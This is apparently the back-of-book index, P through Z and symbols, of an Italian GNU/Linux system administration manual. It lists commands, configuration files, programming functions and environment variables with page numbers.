2554 2679 PPD 2666 2690 PPP 3732 3775 3784 3801 pppd 3734 ppp-chiudi 3798 ppp-connetti 3798 pr 2027 precedenza operatori 4387 preg_grep() 4424 preg_match() 4424 preg_quote() 4411 preg_replace() 4424 preg_split() 4424 Primes 2182 primo piano 767 print() 2437 printcap 2642 printf 1486 printf() 2437 priorità 827 priorità di un processo elaborativo 713 privilegio di un processo elaborativo 714 procedura di accesso 141 1142 procedura di inizializzazione 717 procedura di inizializzazione del sistema 147 processo 707 processo di elaborazione 108 215 703 processo in primo piano 767 processo sullo sfondo 767 Procinfo 856 procinfo 856 Procmail 4199 profile 1295 programma 131 programma cliente 144 programma di servizio 104 150 2947 programma di utilità 104 150 programma servente 146 *prompt* 1288 1340 protezione 1297 protocollo 145 3469 protocollo di rete 3469 protocollo di trasporto 3469 protocols 3469 3566 *proxy* 145 4449 *proxy* trasparente 4540 ps 215 733 737 ps2ps 2550 Psad 4693 psad.conf 4693 psadfifo 4693 psbook 2568 psnup 2567 psresize 2564 psselect 2564 pstoedit 2998 pstops 2570 pstree 733 741 PSUtils 2562 punto-punto 3369 3480 3495 3732 push() 2461 Putty 2982 pwck 1216 pwconv 1199 pwd 1356 1838 pwunconv 1199 PXELINUX 332 q// 2393 QEMU 3336 qq// 2394 Queso 4648 queso.conf 4648 quota 1692 quota 1710 quotacheck 1699 quotaoff 1701 quotaon 1701 *quoting* 1297 qw// 2395 QWERTY 900 QWERTZ 900 qx// 2394 QZERTY 900 Raccess 4650 Radvd 3573 radvd.conf 3573 RAID-1 1752 Rain 2184 RAM 504 658 random_seed 4801 Rdate 3951 RE 2199 read 1356 1497 read() 2437 Readline 1402 readlink() 2427 README 256

readonly 1356 read_file() 4423 *real user id* 1141 *record* 144 2048 Recordmydesktop 3269 recupero file cancellati 1974 *regexp* 152 2198 2215 register 1462 registrazione 147 registro del sistema 1124 *regular expression* 152 *regular file* 111 144 rename() 2427 renice 829 repquota 1709 require 4410 require() 2463 require_once 4410 reset 989 resolv.conf 3609 3916 rete 3367 rete geografica 3368 rete locale 3368 rete metropolitana 3368 rete privata 3398 return 1356 rev 2024 Rhythmbox 3252 ricerca 242 ridirezione 124 211 1322 ridondanza 1752 RIFF WAV 3124 3127 3161 3162 ripetitore 3379 3424 3427 risorsa 2941 risparmio energetico 465 rlogin 3932 rlogind 3932 Rlpr 2668 rm 137 190 1919 rmdir 194 1837 rmdir() 2435 rmlist 4222 rmmod 512 rmtab 3846 rndc 3633 Rock Ridge 1716 *root* 105 Route 3489 3498 *router* 3379 3510 3516 *router* ADSL 4544 RPC 3839 4574 rpc 3839 rpc.lockd 3846 rpc.mountd 3846 rpc.nfsd 3846 rpc.rquotad 3846 rpc.rusers 3922 rpc.rwalld 4034 rpc.statd 3846 rpc.yppasswdd 3869 3884 rpc.ypxfrd 3869 3886 rpcinfo 3841 rsh 3933 Rsync 3985 rsyncd.conf 4003 rsyncd.secrets 4019 RS-232C 3698 rundig 4317 *run level* 148 rusers 3922 rwall 4034 rwalld 4034 rwho 3920 rwhod 3920 s// 2398 sa 1240 safe_finger 4631 Samba 1268 sampling 3095 sampling rate 3095 SANE 3022 saned.conf 3024 SATA 591 *saved user id* 1141 savelog 1135 sa-learn 4216 sa-update 4209 scalar() 2460 scalare 2333 scanimage 3038 scanner 3022 scarico della memoria 705 schermo 2962 SCIM 2871 scp 4825 Screen 1024 SCREENDIR 1025 screenrc 1034 script 1020 *script* 149 1291 1343 scrivania 2894 SCSI 479 sdd 1916 Second-extended 142 293

securetty 1150 Secure-delete 1990 Secure Shell 2821 4762 4800 SED 2234 seek() 2437 segnale 707 761 select 1498 select() 2437 Sendmail 4103 4582 separazione di un *file system* 143 1658 seq 2100 servente 146 servente di chiavi 4721 *server* 146 services 3024 3470 servizio 3469 servizio di rete 3825 sessione 1713 2894 session_destroy() 4418 session_name() 4418 session_start() 4418 set 1356 1384 1427 setcd 1817 setfont 1002 setleds 943 setquota 1706 setserial 3693 setterm 991 settore 1587 setxkbmap 2833 *set group id* 1863 *set user id* 1863 Seyon 3723 sfdisk 1612 sfill 1990 sfondo 767 sftp 4825 SGID 1863 sha1sum 2062 shadow 1148 1187 *shadow password* 1186 *shell* 102 149 204 767 1287 shells 1170 1262 *shell* POSIX 1294 *shell regexp* 1292 *shell regular expression* 1292 *shell* standard 1294 shift 1356 2316 shosts.equiv 4809 shout 3249 showkey 947 showmount 3856 shred 1926 SI 154 1832 sicurezza 4567 *simple network management protocol* 3965 4575 sin() 2457 sinclude 2319 sistema binario 54 sistema decimale 52 sistema esadecimale 58 Sistema internazionale di unità 154 1832 sistema operativo 87 98 sistema ottale 56 sleep 1530 sleep() 2453 smb.conf 1269 SMB/CIFS 1268 smbpasswd 1273 SMTP 4093 Sniffit 4681 SNMP 3965 4575 snmpbulkwalk 3969 snmpd 3976 snmpd.conf 3976 snmpdf 3973 snmpget 3969 snmpgetnext 3969 snmpnetstat 3973 snmpstatus 3973 snmpwalk 3969 SOA 3655 *socket* 3673 3677 *socket* di dominio Internet 3673 3677 *socket* di dominio Unix 150 3673 3677 socklist 860 *software* 27 software libero 29 somma binaria 79 sorgente 337 sort 2043 sostituzione 205 1305 sottorete 3392 sottrazione binaria 80 sound-recorder 3162 sources.list

376 391 414 Sox 3167 SpamAssassin 4209 spazio 2017 spegnimento 168 `splice()` 2461 `split` 2036 spostamento 198 1916 `sprintf()` 2437 `sqrt()` 2457 Squashfs 1746 `ssh` 4825 SSH 4762 4800 `sshd` 4817 `sshd_config` 4817 SSHfs 1773 `ssh_config` 4825 `ssh_host_dsa_key` 4801 `ssh_host_dsa_key.pub` 4801 `ssh_host_key` 4801 `ssh_host_key.pub` 4801 `ssh_host_rsa_key` 4801 `ssh_host_rsa_key.pub` 4801 `ssh_known_hosts` 4806 `ssh-keygen` 4801 SSID 3436 SSL 4759 4767 4792 4793 4797 SSLwrap 4793 stampa 2524 2629 2719 2734 *standard error* 124 149 *standard input* 124 149 *standard output* 124 149 `startx` 2793 2796 `stat` 1682 `stat()` 2427 *stateless* 3550 `status` 1462 stazione grafica 2780 steganografia 4863 `stegbreak` 4870 Stegdetect 4870 Steghide 4872 storico dei comandi 1289 Strace 757 *streaming* 3266 streaming video 3272 Streamripper 3255 3256 Streamtuner 3255 stream audio 3245 stringhe 2390 `stripslashes()` 4411 `stty` 977 Stunnel 4797 `su` 1152 *subnet router anycast address* 3560 subroutine 2376 suddivisione in parole 1294 SUID 1863 `sum` 2060 `superformat` 1808 supervisore di rete 3825 SUS 46 *swap* 294 1684 `swapoff` 1689 `swapon` 297 1689 `switch` 4396 `switchto` 1024 *symbolic link* 1887 `symlink()` 2427 `sync` 1683 Sysctl 714 `sysctl.conf` 714 SYSLINUX 320 `syslog.conf` 1127 `syslogd` 1126 `syslogd-listfiles` 1135 SysRq 542 `system()` 2453 `system.fvwmrc` 2876 tabulatore 908 `tac` 2020 `tail` 2035 `talk` 4030 `talkd` 4030 TAP 4844 Tar 1931 tastiera 893 930 939 946 955 966 1075 2828 2846 tasto morto 935 Tbl 2507 `tcd` 3110 TCD 3110 TCP 4441 TCP/IP 146 3386 3825 `tcpclient` 3684 `tcpd` 3831 `tcpdchk` 4629 `tcpdmatch` 4630 Tcpdump 4663

tcpdump 4663 tcplog 4692 tcpserver 3684 TCP *wrapper* 3831 4619 tee 1529 telescrivente 909 tell() 2437 TELNET 3939 telnet 3941 telnetd 3939 telnetd.pem 4792 telnetrc 3941 Telnet-SSL 4792 tempfile 1483 tempo universale 787 termcap 982 Termcap 982 terminale 153 973 terminale a caratteri 972 1001 2947 terminale virtuale 164 1024 Terminfo 982 test 1356 1430 1518 testina 1587 Tetris 2187 TFTP 3947 4579 tftp 3949 tftpd 3948 Theora 3266 tilde 123 TIME 3951 time() 2453 times 1356 times() 2453 *timezone* 1261 *time sharing* 141 *time slice* 141 Timidity++ 3208 Tinyproxy 4456 tinyproxy.conf 4456 Tkirc 4046 TLD 3615 TLS 4759 4767 Toolame 3222 top 744 touch 188 1885 tr 2054 tr// 2400 traccia 1587 1713 Traceroute 3522 traffico di rete 4658 trama 3375 Transcode 3285 *transparent proxy* 4540 trap 775 1356 Trivial FTP 3947 4579 Troff 2467 trojan 4589 TRUE 4374 true 1356 1518 try-from 4632 tty 972 TTY 153 973 TUN 4844 Tuxpaint 3088 type 1356 Typeit 1112 typeset 1356 UCSPI 3677 uDev 527 udev.conf 527 udevd 527 UDF 1712 UDMA 582 UDP 4441 UHCI 615 uhci-hcd.ko 620 UID 142 UIN 4056 ul 2033 ulimit 1356 1433 Ultra ATA 587 Ultra DMA 582 umask 1356 *umask* 224 umask() 2453 umount 247 1670 unable to open an initial console 533 545 unalias 1356 uname 869 undefine 2313 undivert 2320 unexpand 2053 *unicast* 3546 Unicode 992 UniFlash 645 uniq 2047 unità a dischetti 477 Universal coordinated time 787 *universal internet number* 4056 Universal time 787 unixclient 3681 unixserver 3681 *Unix client-server program interface* 3677 *Unix domain socket* 150 3673 3677 unless 2362 unlink 1925 unlink() 2427 *unmount* 143 unp 1949 unset 1356 until

1350 2363 update-alternatives 2189 uptime 755 UPX 1945 URI 146 4271 URL 146 4271 USB 609 615 useradd 1165 1200 1203 userdel 1203 usermod 1204 users 1157 UT 787 UTC 787 utente 105 utenza 122 UTF-8 992 *utility* 104 150 utilità 150 utime() 2427 utmp 1149 Uuencode 4157 valore di uscita 1315 variabile di ambiente 123 1300 1484 variabile predefinita 2334 *variable bit rate* 3098 3258 VBR 3098 3258 vcs* 1021 1065 vcsa* 1065 vdir 1845 ventola 560 verifica di un *file system* 1621 verme 4589 vesafb 1004 VESA local bus 600 VGA 1001 VI 226 2123 video 3257 3266 3272 Video electronics standards association 600 *virtual provate network* 4843 virus 4589 VLB 600 VLC 3266 vlock 4700 VNC 2906 vnc.conf 2920 vncpasswd 2914 vncrc 2927 vncserver 2909 vorbiscomment 3224 Vorbis Tools 3224 VPN 4843 w 1157 W3C 4990 W3M 4239 wait 1356 wall 4026 WAN 3368 warn() 2463 *watermark* 4863 Wavtools 3161 WAV-RIFF 3124 3127 3161 3162 Wayback Machine 281 Wayland 2929 wc 2042 Wdm 2894 Webalizer 4331 webalizer.conf 4331 Wget 4342 wgetrc 4344 whatis 263 whereis 1856 which 1856 while 1349 2363 4399 Whiptail 1501 who 1159 whoami 1160 Whois 3615 WiFi 3431 WIMS 4995 Windows 1268 *wireless* 3431 Wireless-tools 3456 Wireshark 4685 Wodim 1733 *worm* 4589 Worm 2186 Worms 2183 wpa_supplicant 3464 wpa_supplicant.conf 3464 3466 WPA Supplicant 3464 write 4026 wtmp 1149 1232 WvDial 3801 wvdialconf 3801 X 2775 2792 4581 X 2801 2804 X.Org 2775 xargs 1469 xauth 2812 xbiff 2970 xcalc 2973 xclipboard 2951 xclock 2972 Xcompmgr 2928 Xdialog 1501 Xdm 2888 xdm-config 2888 xdpyinfo 2959 Xeround 4979 xev 2857 xfd 2955 XFE 2974 xferc 2974 XFig 2993

xfontsel 2954 XFree86 2775 xgrab 3046 xhost 2818 xidle 2970 xinit 2794 xinitrc 2801 xkbcomp 2855 xkbprint 2842 xkill 2970 xload 2970 Xloadimage 3060 Xloadimage 3047 xlock 4701 xlsfonts 2953 xmem 2970 Xmms 3237 xmodmap 2857 2859 xntpd 3957 xon 2820 xorg.conf 2785 2785 Xpaint 3062 xpdf 2612 Xpdf 2612 xrdb 2946 Xrealvnc 2914 xserverrc 2801 Xsession 2886 2894 xset 2962 xsetroot 2966 xsteg 4870 Xtightvnc 2914 xtrlock 4702 Xvnc 2914 xvncviewer 2920 Xwave 3181 xwd 3044 xwininfo 2957 xwud 3045 X -configure 2785 y// 2400 yes 1500 YP 3860 yp.conf 3889 3891 ypbind 3889 3891 ypcat 3894 ypchfn 3894 ypchsh 3894 ypdomainname 3871 ypinit 3880 3880 3885 ypmatch 3894 yppasswd 3894 ypserv 3869 3872 ypserv.conf 3869 3875 ypserv.securenets 3869 3879 ypwhich 3885 3894 ypxfr_1perday 3886 ypxfr_1perhour 3886 ypxfr_2perhour 3886 ytalk 4030 yuvplay 3280 zcat 1939 zegrep 2221 zfgrep 2221 zgrep 2221 Zinf 3243 3252 Zisofs 1717 1748 Zisofs-tools 1748 " " 2394 <^c> 707 <^\> 707 ~/.pprc 3734 $! 1300 $* 1300 $0 1300 $1 1300 $? 1300 $BLOCK_SIZE 1832 $CVSIGNORE 3990 $DISPLAY 2805 $EDITOR 2177 $ENV 1295 $ftp_proxy 4454 $gopher_proxy 4454 $HOSTNAME 868 $http_proxy 4454 $LANG 1251 $LC_ALL 1251 $LC_COLLATE 1251 $LC_CTYPE 1251 $LC_MONETARY 1251 $LC_NUMERIC 1251 $LC_TIME 1251 $LD_LIBRARY_PATH 345 $LD_PRELOAD 1980 $LESSCHARSET 259 1256 $LS_COLORS 1851 $MAIL 1151 4107 4108 $OPTARG 1380 $OPTIND 1380 $PATCH_VERSION_CONTROL 2093 $PATH 1855

$POSIXLY_CORRECT 1676 1680 1832 1853 2122 $PRINTER 2652 $RESOLV_HOST_CONF 3603 $RESOLV_SERV_MULTI 3603 $RESOLV_SERV_ORDER 3603 $RSYNC_PASSWORD 4002 $RSYNC_RSH 3990 $SIMPLE_BACKUP_SUFFIX 1894 1900 2093 $TERM 987 $TERMINFO 982 $TZ 1261 $VERSION_CONTROL 1894 1900 2093 $wais_proxy 4454 $# 1300 $@ 1300 $$ 1300 $_GET[] 4411 $_POST[] 4411 $_SESSION[] 4418 $- 1300 ' ' 2393 -background 2939 -display 2936 -font 2941 -foreground 2940 -geometry 2937 -title 2940 -x 2427 -xrm 2946 [1518 ` ` 2394